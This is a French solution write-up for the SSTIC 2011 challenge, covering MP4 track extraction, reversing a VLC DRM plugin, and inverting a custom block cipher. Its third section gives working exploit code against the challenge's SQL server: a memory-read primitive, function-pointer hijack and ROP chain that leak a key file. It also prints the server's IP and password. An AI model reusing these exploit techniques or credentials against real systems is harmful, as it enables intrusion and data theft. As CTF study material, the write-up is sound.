Solution du Challenge SSTIC 2011

Axel Tillequin
axel.tillequin@eads.net

5 mai 2011

1 Examen du fichier *challenge*

L'objectif est de découvrir une adresse e-mail dans le fichier *challenge*. Il s'agit d'un fichier au format mp4 :

```
$ file challenge
challenge: ISO Media, MPEG v4 system, version 2
$ mplayer challenge
[...]
Playing challenge.
libavformat file format detected.
[mov,mp4,m4a,3gp,3g2,mj2 @ 0x86d16c0]
[mpeg4 @ 0x86d2c90]header damaged
```

La vidéo n'est pas décodée correctement par `mplayer`. La bande son est audible mais ne donne pas d'indice particulier. Les chaines de caractères du fichier fournissent des informations utiles, en particulier :

```
$ strings challenge
[...]
vlc_plugin_set
vlc_release
/home/jb/vlc-1.1.7/src/.libs
[...]
Secret1 is not valid. Exiting.
Secret2 is not valid. Exiting.
[...]
sstic_drms_init
sstic_check_secret2
sstic_check_secret1
sstic_read_secret1
sstic_read_secret2
sstic_lame_derive_key
pbclevtug (p) Nccyr Pbzchgre, Vap.  Nyy Evtugf Erfreirq.
crtstuff.c
mp4.c
SsticHandler
[...]
```

Un *rot13* (g?? dans vi) de ``pbclevtug (p) Nccyr Pbzchgre, Vap. Nyy Evtugf Erfreirq'' donne directement la chaine ``copyright (c) Apple Computer, Inc. All Rights Reserved''.
Amusant mais sans doute hors sujet.
Après recupération des sources **vlc-1.1.7**, il semble assez clair que le fichier contient du code executable correspondant à un plugin vlc permettant de déchiffré la piste vidéo.

L'outil **hachoir-wx** nous permet d'explorer les éléments mpeg4 consituant le fichier sans connaitre ce format. Le fichier est structuré en 5 parties dites *atoms* (ou *boxes* dans la specification ISO[1]) de tailles très variables. Un dump des données de la box *mdat* dont la taille est la plus importante (4 MB) semble être reconnu comme un fichier au format *gzip*, mais n'est pas décompressé correctement :

```
$ file atom1-data.mdat
atom1-data.mdat: gzip compressed data, was "introduction.txt" [...]
$ cp atom1-data.mdat atom1.gz ; gunzip atom1.gz
gzip: atom1.gz: invalid compressed data--format violated
```

L'atom 3 (de type *mdat*) contient bien l'entête `0x7fELF` mais l'extraction des données associées ne conduit pas à un binaire ELF cohérent.

Il est donc nécessaire de comprendre comment le fichier gzipé et le plugin vlc sont inclus dans le fichier *challenge*.
Les outils du paquet debian **mp4-utils** fournissent un moyen simple d'extraire les pistes du challenge, mais la 3eme piste (celle qui contient le plugin vlc) n'est pas extraite par `mp4extract` :

```
$ mp4extract -t 3 challenge
mp4extract version 1.9.1
MP4ERROR: GetSampleFile: invalid stsd entry
mp4extract: read sample 1 for challenge.t3 failed
```

On obtient donc uniquement les pistes `challenge.t1` (vidéo chiffrée) et `challenge.t2` (piste son).

2 Extraction des fichiers

Le document [1] décrit très précisement le format mpeg4, en particulier comment la *Movie Box* (*moov*) permet d'identifier les pistes audio et vidéo (ou autres), le contenu de ces pistes étant stocké dans des boxes/atoms séparées sans qu'il soit nécessaire d'encoder ces informations de manière continue. Il faut donc se référer au contenu de cette *Movie Box* pour extraire correctement les données.

En utilisant `hachoir-wx` pour parcourir les structures mpeg4, on trouve les 3 boxes *trak* décrivant le contenu de la vidéo. On voit par exemple que la dernière trak contient une Media box (*mdia*) dont le handler (*hdlr*) est de type `'data'` ce qui n'est pas conforme à la spécification. Ceci explique que la piste n'est pas reconnue comme une piste valide par `mp4extract`. Ce handler, dénommé `SsticHandler`, confirme que le contenu de la piste n°3 semble bien contenir des données interessantes...

2.1 Plugin VLC

On cherche donc à extraire la 3ème piste de la vidéo. Plutôt que de patcher le code de `mp4extract` on cherche à en savoir plus sur le format mp4 : Pour extraire la piste recherchée on doit lire des *chunks*[1] de données à des offsets précis. Les informations nécessaires (offsets et taille des samples) sont contenues dans les boxes *stsc, stsz, stco*. Le code python suivant permet de reconstruire la piste contenant le plugin vlc :

1. séquence de *samples* consitutant les éléments de bases d'une piste vidéo ou audio

Listing 1 – t3.py


```
import struct
f = open('challenge','rb')

class chunk(object):
  def __init__(self,index,spc,d):
    self.i = index
    self.spc = spc
    self.d = d
  def read(self,size):
    assert hasattr(self,'offset')
    f.seek(self.offset)
    return f.read(size)

def readtrack(stsc,stsz,stco):
  # parse moov/track3/mdia/minf/stbl/stsc: 'sample to chunk' box
  f.seek(stsc)
  f.read(4) #flag
  N = struct.unpack('>I',f.read(4))[0]
  C = [None]
  i,spc,d = struct.unpack('>III',f.read(12))
  assert i==1
  C.append(chunk(i,spc,d))
  for e in range(1,N):
    i,spc,d = struct.unpack('>III',f.read(12))
    for c in range(C[-1].i+1,i):
      C.append(chunk(c,C[-1].spc,C[-1].d))
    C.append(chunk(i,spc,d))
  C.pop(0)

  # parse moov/track3/mdia/minf/stbl/stsz: 'sample sizes'
  f.seek(stsz)
  f.read(4) #flag
  ssize = struct.unpack('>I',f.read(4))[0]
  N = struct.unpack('>I',f.read(4))[0]
  S = []
  if ssize==0:
    for e in range(N):
      S.append(struct.unpack('>I',f.read(4))[0])

  # parse moov/track3/mdia/minf/stbl/stco: 'chunk offsets'
  f.seek(stco)
  f.read(4) #flag
  N = struct.unpack('>I',f.read(4))[0]
  for e in range(N):
    C[e].offset = struct.unpack('>I',f.read(4))[0]

  # now read all chunks:
  T = ''
  for c in C:
    size = sum([S.pop(0) for x in range(c.spc)])
    T += c.read(size)

  return T

T3 = readtrack(stsc=0x46be67, stsz=0x46c477, stco=0x46c68b)
f.close()
open('libmp4_plugin.so','wb').write(T3)
```

Le plugin `libmp4_plugin.so` ainsi obtenu n'est pas strippé, ce qui permet très rapidement d'avoir une vision d'ensemble du challenge. Les sources de *vlc* (en particulier `src/modules/` et `modules/demux/mp4/`) et le désassemblage[3] du plugin montrent que :

1. une fois installé dans `/usr/lib/vlc/plugins/demux/libmp4_plugin.so` il sera chargé par *vlc* pour lire les fichiers au format mp4.
2. à la lecture du fichier `challenge`, la méthode `Open` sera appelée, et la présence de la box de type *ssti* déclanchera l'appel à `sstic_drms_init`.
3. les 32 octets du fichier `$HOME/sstic2011/secret1.dat` seront lus (`sstic_read_secret1`) et leur hash MD5 vérifié (`sstic_check_secret1`),
4. les 1024 octets du fichier `$HOME/sstic2011/secret2.dat` seront lus (`sstic_read_secret2`) et déchiffrés par un algorithme non standard afin d'être vérifiés (voir `sstic_check_secret2` et `decrypt`).
5. finalement, une clé sera dérivée à partir des deux secrets (`sstic_lame_derive_key`) et le contenu de la piste video sera déchiffré (`RC2_decrypt`) et affiché par vlc.

2.2 introduction.txt.gz

Nous avons vu précédemment que l'entête *gzip* est présent dans la zone contenant la piste n°1, or l'extraction de cette piste ne contient plus cet entête… Où peut donc se trouver le fichier gz ? Sans



doute dans les trous de cette box *mdat*, c'est à dire les données ne correspondant pas à des *chunks* de la piste. il suffit donc de faire un `diff` binaire entre la piste extraite dans `challenge.t1` et le dump initial `atom1-data.mdat` :

Listing 2 – diff.py

```
import struct
data = open('atom1-data.mdat','rb').read()
T1 = open('challenge.t1','rb').read()

Z = ''

CHUNKSIZE = 512
while len(T1)>0:
  ts = T1[:CHUNKSIZE]
  print "T1<%d>"%CHUNKSIZE,len(T1)
  try:
    i = data.index(ts)
    Z += data[:i]
    data = data[i+len(ts):]
    T1 = T1[CHUNKSIZE:]
    if i>0: CHUNKSIZE = 512
  except ValueError:
    CHUNKSIZE -= 1

open('introduction.txt.gz','wb').write(Z)
```

L'idée est de retirer de `atom1-data.mdat` les morceaux correspondant aux *chunks* de la piste `challenge.t1`. Plutôt que de lire les box permettant d'obtenir les tailles des différents *chunks* on procède simplement par morceaux de 512 octets, en réduisant cette taille jusqu'à obtenir un *chunk* à extraire (voir figure en §2.2).

```
$ file introduction.txt.gz
introduction.txt.gz: gzip compressed data, was "introduction.txt", [...]
$ zcat introduction.txt.gz
Cher participant,

Le développeur étourdi d'un nouveau système de gestion de base de données
révolutionnaire a malencontreusement oublié quelques fichiers sur son serveur
web. Une partie des sources et des objets de ce SGBD pourraient se révéler
utile afin d'exploiter une éventuelle vulnérabilité.

Sauras-tu en tirer profit pour lire la clé présente dans le fichier
secret1.dat ?

  url      : http://88.191.139.176/
  login    : sstic2011
  password : ojF.iJS6p'rLRtPJ


--------------------------------------------------------------------------------
Toute attaque par déni de service est formellement interdite. Les organisateurs
du challenge se réservent le droit de bannir l'adresse IP de toute machine
effectuant un déni de service sur le serveur.
--------------------------------------------------------------------------------
```

On dispose donc maintenant du plugin VLC inclu dans la vidéo du challenge, ainsi que d'un accès à un serveur distant. L'url permet de recupérer les fichiers *malencontreusement oubliés* qui selon le message d'introduction devraient fournir de quoi exploiter une vulnérabilité pour obtenir la clé `secret1.dat` :

- `lobster_dog.jpg` certainement la photo du developpeur,
- `udf.so` un binaire vraisemblablement utilisé par ce *nouveau SGDB* pour étendre ses fonctionalités par des fonctions définies par l'utilisateur [2],
- `udf.c` (voir annexe A) le fichier source correspondant à cette bibliothèque `udf.so`.

Un scan de l'ip du serveur indique que le port tcp 3306 est ouvert, ce qui semble correspondre effectivement à un serveur mysql en écoute :

```
$ nmap -T4 -A 88.191.139.176
[...]
PORT     STATE SERVICE    VERSION
80/tcp   open  tcpwrapped
| http-auth: HTTP Service requires authentication
|_  Auth type: Basic, realm = sstic2011
3306/tcp open  mysql?
| mysql-info: Protocol: 10
| Version: 1
| Thread ID: 1
| Some Capabilities: Connect with DB, Compress, Secure Connection
| Status: Autocommit
|_Salt: EQHSJX[As?~~~}yh{Rh6
1 service unrecognized despite returning data. [...]
SF-Port3306-TCP:V=5.21%I=7%D=4/8%Time=4D9ECA2E%P=i686-pc-linux-gnu
(NULL,33,"/\0\0\0\n1\0\x01\0\0\0EQHSJX\[A\0,\x82\x08\x02\0...
[...]
```

3 secret1.dat

L'accès au SGDB sur le serveur distant permet de parcourir les bases de données et tables présentes sur le SGDB. On note que la base `system` fait référence au mode *SECCOMP* [3], ce qui laisse penser que seul les appels systèmes *read, write, exit, sigreturn* sont autorisés (les autres conduisant à un `SIGKILL`) :

2. *user defined functions*
3. secure computing mode, voir [5]

```
$ mysql -h 88.191.139.176 -u sstic2011 --password="ojF.iJS6p'rLRtPJ"
[...]
mysql> show databases;
+----------+
| Database |
+----------+
|   system |
|    sstic |
+----------+
2 rows in set (0.05 sec)
mysql> use system;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------+
| Tables      |
+-------------+
| information |
+-------------+
1 row in set (0.05 sec)
mysql> select * from information;
+------------------+----------+
| version          | security |
+------------------+----------+
| 1.3.337sstic2011 | SECCOMP  |
+------------------+----------+
1 row in set (0.04 sec)
```

La bibliothèque `udf.so` est chargée par le SGDB et les fonctions exportées par la bibliothèque sont utilisables dans les requêtes SQL grâce à une interface interne du SGDB. Les commentaires du fichier `udf.c` (cf. annexe A) montrent comment déclarer une nouvelle ``fonction utilisateur'' du SGDB en indiquant le type (`INTEGER` ou `STRING`) des arguments et de la valeur de retour de cette fonction.

3.1 Vulnérabilité

Le code `udf.c` ne présente pas de débordement de mémoire, mais montre qu'il n'y a aucune vérification des pointeurs passés en arguments : ni de leurs valeurs ni du type d'objets qu'ils représentent.
L'interface entre le SGDB et la bibliothèque utilise une structure `val` pour les échanges de données de type `STRING` et pour les valeurs de retour des fonctions. Les arguments de type `INTEGER` semblent être passés directement.
Le désassemblage de `udf.so` permet de déduire que la structure `val` est :

Listing 3 – struct val

```
typedef struct _val {
  unsigned char           id;                    // @offset +0
  union {char* p; int i;} value;                 // @offset +4 (due to padding)
  size_t                  size;                  // @offset +8
  int                  (*expand)(struct _val*); // @offset +C
} val;
```

On cherche donc à voir comment les fonctions définies réagissent face à un argument du mauvais type, par exemple :

```
mysql>select max(0,version());
+-----------+
| 153315720 |
+-----------+
| 153315720 |
+-----------+
1 row in set (0.07 sec)
mysql>select concat("X",153315720);
+-------------------+
| X1.3.337sstic2011 |
+-------------------+
| X1.3.337sstic2011 |
+-------------------+
1 row in set (0.05 sec)
```

Le problème ici est de comprendre comment l'interface C/SQL fonctionne pour déterminer si cette valeur est le pointeur `val* result` ou le pointeur `char* p` tous deux issus de la fonction `version()` ? Pour répondre à cette question on va déclarer de nouvelles fonctions en testant plusieurs ``prototypes'' SQL.

On voit alors que la fonction

```
CREATE FUNCTION getptr INTEGER, INTEGER RETURNS STRING SONAME "udf_max@udf.so"
```

(ici seule la valeur de retour est modifiée par rapport à la déclaration initiale de `max`) permet de transmettre la valeur du pointeur `val* result` au lieu de `result->value.i`, de sorte que

```
select substr(getptr(MIN_INT,adr),0,size);
```

va renvoyer `size` octets (ou moins si le champ correspondant dans l'objet renvoyé par `getptr` est inférieur) situés à l'adresse `adr` !

Le code suivant permet donc de lire la mémoire à une adresse quelconque (on utilise le module python **MySQLdb** afin d'avoir un meilleur contrôle sur les données envoyées et reçues) :

Listing 4 – sgdbc.py

```
from MySQLdb import *
import struct

srv = connect(host="88.191.139.176", port=3306,
              user="sstic2011", passwd="ojF.iJS6p'rLRtPJ")
c = srv.cursor()

def newfunc(name,target):
  c.execute("create␣function␣"+name+'␣soname␣"udf_%s@udf.so"'%target)

# add function 'getptr':
newfunc('getptr␣integer,␣integer␣returns␣string',target='max')

def select(q):
  key = "select␣"+q+";"
  try:
    c.execute("select␣"+q)
  except Error,e:
    return e
  R = c.fetchall()
  for r in R:
    print "=",r[0]
  hist[key] = R
  return R

# show size bytes of memory located at address adr
# (may fail until several 'val' structs have been allocated! try again!!)
def showmem(adr,size=16):
  data = select('substr(getptr(-2147483648,%d),0,%d)'%(adr,size))
  if data[0][0]:
    return data[0][0]
  else:
    return None

# parse string as a struct val:
def parseval(data):
  r = struct.unpack('IIII',data)
  print "id:%d,␣value:(0x%08x,%d),␣size:%d,␣expand:0x%08x"%(r[0],r[1],r[1],r[2],r[3])
  return r
```

On peut en particulier observer le contenu des structures `val` manipulées par le SGDB :

```
$ python -i sgdbc.py
>>> s1 = 'A'*32
>>> buf32 = int(select('max(-2147483648,concat("","%s"))'%s1)[0][0])
= 153315240
>>> r=None
>>> while r==None: r=showmem(buf32,16)
...
= þj#    ù'
>>> p = parseval(r)[1]
id:254, value:(0x09236a80,153315968), size:32, expand:0x0804b9f9
>>> showmem(0x09236a80,32)
= AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Enfin, on note que le SGDB comprend la syntaxe SQL `CHAR(0x... ,...)` et que l'on peut donc forger entièrement une structure `val`. Ainsi nous pouvons détourner le flot d'execution du SGDB en

utilisant la fonction `concat` avec un 1^{er} argument `v` dont le pointeur `expand` a été choisi. L'execution d'un shellcode simpliste ne donne rien, ce qui suggère que le tas est protégé contre l'execution. L'objectif est donc de détourner le flot d'execution vers du code existant (voir [6]) permettant :

1. de lire la clé de 32 octets contenue dans le fichier `secret1.dat`, mais nous ne savons pas où se trouve ce fichier, et surtout puisque le mode *SECCOMP* est activé, nous ne pouvons utiliser que les appels systèmes `read, write, exit, sigreturn`.
2. d'envoyer cette clé à travers la socket, mais nous n'en connaissons pas le descripteur associé.

Il est donc nécessaire d'en apprendre un peu plus sur le SGDB en récuperant par exemple son code en mémoire, mappé comme il se doit à l'adresse `adr=0x8048000` !

3.2 Reverse du serveur SQL

Après avoir copier l'ensemble du SGDB par une série de `showmem(adr,4096)`, on procède à l'examen du binaire ELF `sgdb.elf` ainsi obtenu. Comme toujours, un `strings sgdb.elf` est déjà instructif, on y trouve en particulier :

```
$ strings sgdb.elf
[...]
secret1.dat
[-] requires root privileges
/tmp
sstic2011
[-] handshake(): bad client authentication packet
Access denied
[-] handle_commands(): packet's size == 0
unknown command
[-] build_field_packet(): max length reached
[-] select_ failed (unknown column type, shouldn't happen)
udf_max
udf_min
udf_abs
udf_concat
udf_substr
CHAR
./udf.so
[-] dlopen() failed: %s
udf_version
[...]
```

Evidemment, l'apparition de `secret1.dat` est intéressante. On trouve aussi l'ensemble des appels systèmes utilisés, la difficulté principale est d'indentifier correctement ces appels dans le binaire. Pour cela on se sert du SGDB distant et on recupère les blocks assembleurs se trouvant aux adresses de la GOT. Après désassemblage (par exemple avec `pydasm`) on obtient les valeurs des registres `eax` associés. Pour le reste, les messages d'erreurs permettent souvent de définir le symbole de la fonction examinée.

On note alors que le fichier cherché est ouvert avant que le mode *SECCOMP* soit activé :

1. le SGDB s'execute avec les privileges root
2. les bases et tables sont créées,
3. la biblothèque `udf.so` est chargée et ses fonctions identifiées,
4. le processus est chrooté dans `/tmp`,


5. les privileges sont modifiés,
6. le SGDB fait un `open` sur le fichier `secret1.dat` (le descripteur étant en variable globale, on en connait l'adresse et on peut donc vérifier sur le serveur qu'il vaut 3.)
7. puis il crée la socket principale (`socket,bind,listen`), puis ignore le signal SIGCHLD et déclare un handler pour SIGSEGV, avant de fermer stdin, stdout et stderr.
8. enfin, il `accept` et `fork` les connexions entrantes des clients.
9. Le processus associé au client entre alors dans sa fonction principale ou le mode *SECCOMP* sera activé avant de poursuivre avec le code spécifique au traitement des requêtes SQL.

3.3 Exploitation

Nous disposons maintenant de suffisament d'informations : nous allons faire un `read(3,ptr,32)` pour obtenir la clé du fichier `secret1.dat`, puis un `write(socketfd,ptr,32)` pour l'envoyer dans la socket active associée à notre client. Le descripteur de la socket est 0, et les adresses de ces fonctions dans la PLT sont `0x8048c48` et `0x8048bd8`.

La seule difficulté est donc maintenant de découvrir le moyen de réaliser ces deux opérations en détournant habilement le flot d'execution. Puisqu'il est inutile d'injecter du code, il faut donc avoir recours à la technique du *Return-Oriented-Programming*, se qui suppose que nous injectons les contextes de piles (*stack frames*) permettant d'executer des blocks choisis en préparant les adresses de retour necessaires. Ces blocks terminés par l'instruction `ret` (`0xc3`) sont appelés *gadget*. gutter

Lorsque la fonction `expand` est appelée, le registre `eax` contient l'adresse de son argument `w`. Il suffit donc de commencer par détourner le flot d'execution vers un *gadget* executant une instruction du genre `mov esp,eax`, et avoir préparé la pile ci-contre dans le buffer `w`. Plutôt que de procéder laborieusement à une recherche des differentes expressions regulières des bytecodes, nous faisons *appel à un ami* pour trouver un tel gadget : sur une musique de flutiaux endiablés et de nappes éléctriques saturées, le concepteur de *miasm*[7] démontre en public l'efficacité de cet outil merveilleux (bientôt opensource !) afin de trouver un tel gadget.



Nous trouvons (et ce n'est manifestement pas un hasard) à l'offset 11471 de `sgdb.elf` le bytecode `0x94,0xc3` qui correspond aux instructions

```
xchg eax,esp
ret
```

L'exploitation est donc réalisée par le code suivant :

Listing 5 – sgdbc.py (cont.)

```
def varchar(s):
  rs='CHAR('
  ords = map(ord,s)
  for i in ords[:-1]:
    rs+="0x%02x,"%i
  rs+="0x%02x)"%ords[-1]
  return rs

def makeval(typ,adr,sz,jmp):
  s_typ = struct.pack('I',typ)
  s_adr = struct.pack('I',adr)
  s_sz  = struct.pack('I',sz)
  s_jmp = struct.pack('I',jmp)
  data = select('max(-2147483648,concat("",%s))'%varchar(s_typ+s_adr+s_sz+s_jmp))
  val2 = int(data[0][0])
  data = showmem(val2)
  forged = parseval(data)[1]
  return forged

  def mkchars(L):
  s = ''
  for i in L:
    s += struct.pack('I',i)
  return varchar(s)

# reserve 32 bytes :
s1 = 'A'*32
buf32 = int(select('max(-2147483648,concat("","%s"))'%s1)[0][0])
# get the value.p of buf32 :
r=None
while r==None: r=showmem(buf32,16)
p = parseval(r)[1]

eip = 0x804accf # THIS IS THE 'xchg esp, eax; ret;' gadget

expand    = 0x804b9f9
sys_read  = 0x8048c48
pop3_ret  = 0x804c031   # gadget to shift the 3 args of read
sys_write = 0x8048bd8
socketfd  = 0           # not sure its 0, try [0 - 7]
#exploit :
stk = [sys_read,pop3_ret,3,p,32,sys_write,expand,socketfd,p,32,0]
w = int(select('max(-2147483648,concat("",%s))'%mkchars(stk))[0][0])
r=None
while r==None: r=showmem(w,16)
w = parseval(r)[1]
# hijack control flow by forging a dummy val with chosen expand
dummy = makeval(0xfe,p,32,eip)
# and finally call concat(dummy,buf32)
select('concat(%d,%d)'%(dummy,w))
```

Le gadget `pop3_ret` est très facile à trouver.
On obtient la clé `"**THIS*K3Y*SHOULD*REMAIN*SECRET*"` dans la trace TCP enregistrée.

4 secret2.dat

La vérification de la seconde clé est faite par la fonction `decrypt` du plugin vlc `libmp4_plugin.so` : cette fonction déchiffre le buffer de 1024 octets contenant la clé qui est alors comparée à un buffer de référence `plaintext`. Compte tenu des informations présentes dans le plugin, il est probable que l'algorithme `decrypt` soit un chiffrement par bloc.

L'objectif est donc d'implementer l'algorithme inverse *encrypt* pour obtenir la clé à partir du buffer de référence. Afin de pouvoir analyser dynamiquement la fonction `decrypt`, on utilise le code C suivant :

Listing 6 – debug.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dlfcn.h>

int (*decrypt)(unsigned char *ciphertext, unsigned char* key, int rounds) = NULL;
int (*entry)(void *arg0) = NULL;

int main(int argc, char **argv) {
  FILE *ptfd = NULL;
  FILE *keys = NULL;
  unsigned char  pt[1024];
  unsigned char  ek[2048];
  int   N,i,j;
  void *hdl = NULL;
  void *F;
  unsigned int offset;

  hdl = dlopen("/home/sstic/libmp4_plugin.so",RTLD_LOCAL | RTLD_LAZY);
  dlerror();
  F = dlsym(hdl,"vlc_entry__1_1_0g");
  entry = F;
  dlerror();
  offset = 0x79b0 - 0x3ae0; // offset for "decrypt" function
  decrypt = (int)F + offset;

  ptfd = fopen("plaintext","rb");
  keys = fopen("encryption_keys","rb");
  if ((ptfd==NULL)||(keys==NULL)) exit(1);
  fread(pt, 1024, 1, ptfd);
  fread(ek, 2048, 1, keys);
  fclose(ptfd);
  fclose(keys);
  N = 32;

  (*decrypt)(pt,ek,N);

  offset = 0;
  for (i=0;i<32;i++) {
    for(j=0;j<32;j++,offset++) {
      printf("%02x ",pt[offset]);
    }
    printf("\n");
  }
  return 0;
}
```

4.1 Reverse de `decrypt`

La fonction `decrypt` utilise les extensions SSE [4] principalement pour effectuer des opérations logiques (`xor, and, andn`) sur des blocs de 128 bits placés dans les registres `xmm0,...,xmm7`.

La fonction prend les arguments (char* secret2, char *encryption_keys, int N) et utilise 10 buffers internes de 512 octets chacun.

- Le buffer de 1024 octets `plaintext` est extrait à l'offset `0x28940`.
- Le buffer de 2048 octets `encryption_keys` est extrait à l'offset `0x28140`.

Arpès l'initialisation des buffers, la fonction contient 2×6 boucles réalisant le dechiffrement.

On réimplemente l'algorithme en python, en commencant par définir une classe `Bytes` opérant sur des chaines de caractères (voir annexe B [5]) :


Listing 7 – crypto.py

```
from bytes import Bytes
# extract 16 bytes (128 bits):
def getblock(s,i):
  r = s[i:i+16]
  assert len(r)==16
  return Bytes(r)
# zero consts
bnull = Bytes('\0'*16)
null  = '\0'*512
ones  = Bytes("\xff"*16)

# init all internal buffers to 0
for i in range(10):
  buf[i] = Bytes(null)
# number of rounds:
R = 32
delta = 0x9e3779b9L

def fA(p,k):
  C = Bytes(null)
  i = 0
  IV = bnull
  while i<512:
    pi = getblock(p,i)
    ki = getblock(k,i)
    xi = pi^ki
    C[i:] = IV^xi
    IV  = (IV&xi)|(pi&ki)
    i += 16
  return C

def fB(p,s):
  C = Bytes(null)
  i = 0
  IV = bnull
  for b in range(0,32):
    t = 1L<<b
    if (t&s)!=0:
      v = ones
    else:
      v = bnull
    pi = getblock(p,i)
    xi = pi^v
    C[i:] = IV^xi
    IV = (IV&xi)|(pi&v)
    i += 16
  return C

def fC(p,f):
  C = Bytes(null)
  i = 0
  IV = bnull
  while i<512:
    pi = getblock(p,i)
    fi = getblock(f,i)
    C[i:] = IV^pi^fi
    IV = ((ones^pi)&(IV|fi)) |(IV&fi)
    i += 16
  return C

def decrypt(P,K):
  S = (delta*R)&0xffffffffL
  for N in range(R,0,-1):
    buf[4][64:] = P[:448]
    buf[1][0:] = fA(buf[4],K[1024:])
    buf[3][0:] = fB(P[0:],S)
    buf[2][:432] = P[80:512]
    buf[0][0:] = fA(buf[2],K[1536:])
    P[512:1024] = fC(P[512:1024],
                     buf[0]^buf[1]^buf[3])

    ######################
    buf[9][64:] = P[512:512+448]
    buf[6][0:] = fA(buf[9],K[0:])
    buf[8][0:] = fB(P[512:],S)
    buf[7][:432] = P[592:1024]
    buf[5][0:] = fA(buf[7],K[512:])
    P[0:] = fC(P[0:],
               buf[5]^buf[6]^buf[8])

    ##############################
    S = (S-delta)&0xffffffffL
    #S = (S+0x61C88647L)&0xffffffffL
  for i in range(32):
    for j in range(32):
      print "%02x"%ord(P.sval[32*i+j]),
    print
```

4. Streaming SIMD (Single Instruction Multiple Data) Extensions
5. la classe `Bits` avait déjà été définie pour permettre le même genre d'opérations sur des chaines de bits

4.2 Algorithme inverse

L'algorithme ressemble à une implémentation de *XXTEA*[8] (en particulier on remarque l'utilisation de la constante `0x9e3779b9` ($= (\sqrt{5}-1)2^{31}$), mais ne présente aucune opération de *bitshift*, ni d'instructions arithmétiques. On reconnait le schéma de Feistel [9] suivant :



Listing 8 – crypto.py (cont.)

```
# fC must be something like a substraction, so we need an addition now :
# lame additioner:
def inv_fC(c,f):
  p = Bytes(null)
  i = 0
  IV = bnull
  while i<512:
    ci = getblock(c,i)
    fi = getblock(f,i)
    p[i:] = pi = IV^fi^ci
    IV  = ((ones^pi) & (IV|fi)) | (IV&fi)
    i += 16
  return p

def encrypt(P,K):
  S = delta
  for N in range(0,R,+1):
    buf[9][64:] = P[512:512+448]
    buf[6][0:] = fA(buf[9],K[0:])
    buf[8][0:] = fB(P[512:],S)
    buf[7][:432] = P[592:1024]
    buf[5][0:] = fA(buf[7],K[512:])
    P[0:] = inv_fC(P[0:],buf[5]^buf[6]^buf[8])
    ######################
    buf[4][64:] = P[:448]
    buf[1][0:] = fA(buf[4],K[1024:])
    buf[3][0:] = fB(P[0:],S)
    buf[2][:432] = P[80:512]
    buf[0][0:] = fA(buf[2],K[1536:])
    P[512:1024] = inv_fC(P[512:1024],buf[0]^buf[1]^buf[3])
    ######################
    S = (S+delta)&0xffffffffL
  for i in range(32):
    for j in range(32):
      print "%02x"%ord(P.sval[32*i+j]),
    print
  return P.sval
```

```
$ python -i crypto.py
>>> K = open('encryption_keys','rb').read()
>>> P = open('plaintext','rb').read()
>>> open('secret2.dat','wb').write(encrypt(P,K))
```

On peut bien sûr s'assurer que l'implémentation est correcte en composant `encrypt` et `decrypt`, ce qui doit donner la fonction identité.

Pour voir la vidéo féline, et accessoirement l'adresse email cherchée, il suffit maintenant de suivre les indications en page 4.

A udf.c

```
/*
 * CREATE FUNCTION max INTEGER, INTEGER RETURNS INTEGER SONAME "udf_max@udf.so";
 * CREATE FUNCTION min INTEGER, INTEGER RETURNS INTEGER SONAME "udf_min@udf.so";
 * CREATE FUNCTION abs INTEGER RETURNS INTEGER SONAME "udf_abs@udf.so";
 * CREATE FUNCTION concat STRING, STRING RETURNS STRING SONAME "udf_concat@udf.so";
 * CREATE FUNCTION substr STRING, INTEGER, INTEGER RETURNS STRING SONAME "udf_substr@udf.so";
 */

#define _BSD_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include "sql.h"

void udf_version(int dummy, val *result) {
        result->value.p = strdup(VERSION);
        result->size    = sizeof(VERSION) - 1;
}

void udf_max(int a, int b, val *result) {
        result->value.i = (a > b) ? a : b;
}

void udf_min(int a, int b, val *result) {
        result->value.i = (a < b) ? a : b;
}

void udf_abs(int a, val *result) {
        result->value.i = (a > 0) ? a : -a;
}

void udf_concat(val *v, val *w, val *result) {
        if (v->expand(w) != -1) {
                v->value.p = realloc(v->value.p, v->size + w->size);
                memcpy(v->value.p + v->size, w->value.p, w->size);
                v->size += w->size;
        }

        memcpy(result, v, sizeof(val));
}

void udf_substr(val *v, size_t start, size_t length, val *result) {
        if (start > v->size)
                start = 0;

        if (length > v->size - start)
                length = v->size - start;

        result->value.p = malloc(length);
        result->size    = length;

        memcpy(result->value.p, v->value.p + start, length);
}
```

B bytes.py

```
from math import *
from bits import Bits
import struct

#-------------------------------------------------------------------------
# All vector strings are MSB first (big endian)
#-------------------------------------------------------------------------
class Bytes:

  sval    = ''
  size    = None

#-------------------------------------------------------------------------
  def __init__(self,v,size=None):
    if isinstance(v,Bytes):
      self.size = v.size
      self.sval = v.sval
    if isinstance(v,Bits):
      assert v.size%8==0
      self.size = size or v.size/8
      self.sval = v.tostring().rjust(self.size,'\0')
      self.sval = self.sval[:self.size]
    elif isinstance(v,int) or isinstance(v,long):
      Bytes.__init__(self,Bits(v,size))
    elif isinstance(v,list):
      if size:
        assert len(v)>=size
        v = v[:size]
      self.size = len(v)
      self.sval = ''.join(map(chr,v))
    elif isinstance(v,str):
      self.size = size or len(v)
      self.sval = v.ljust(self.size,'\0')[:self.size]

# byte-length of the object.
#-------------------------------------------------------------------------
  def __len__(self):
    return self.size
  def __setattr__(self,field,v):
    if field == 'size':
      self.__dict__['size'] = v
    else:
      self.__dict__[field] = v

# raw representation of the byte vector
#-------------------------------------------------------------------------
  def __repr__(self):
    c = self.__class__
    l = self.size
    s = str(self)[:10]
    if l>10: s+='...'
